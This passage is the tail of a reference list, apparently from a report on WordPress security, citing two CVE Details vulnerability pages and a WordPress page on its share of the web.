[12] Vulnerability Details: CVE-2023-5561. (n.d.). Retrieved from CVE Details: https://www.cvedetails.com/cve/CVE-2023-5561/

[13] Vulnerability Details: CVE-2024-4439. (n.d.). Retrieved from CVE Details: https://www.cvedetails.com/cve/CVE-2024-4439/

[14] WordPress and the Journey to 40% of the Web. (n.d.). Retrieved from WordPress: https://wordpress.org/40-percent-of-web/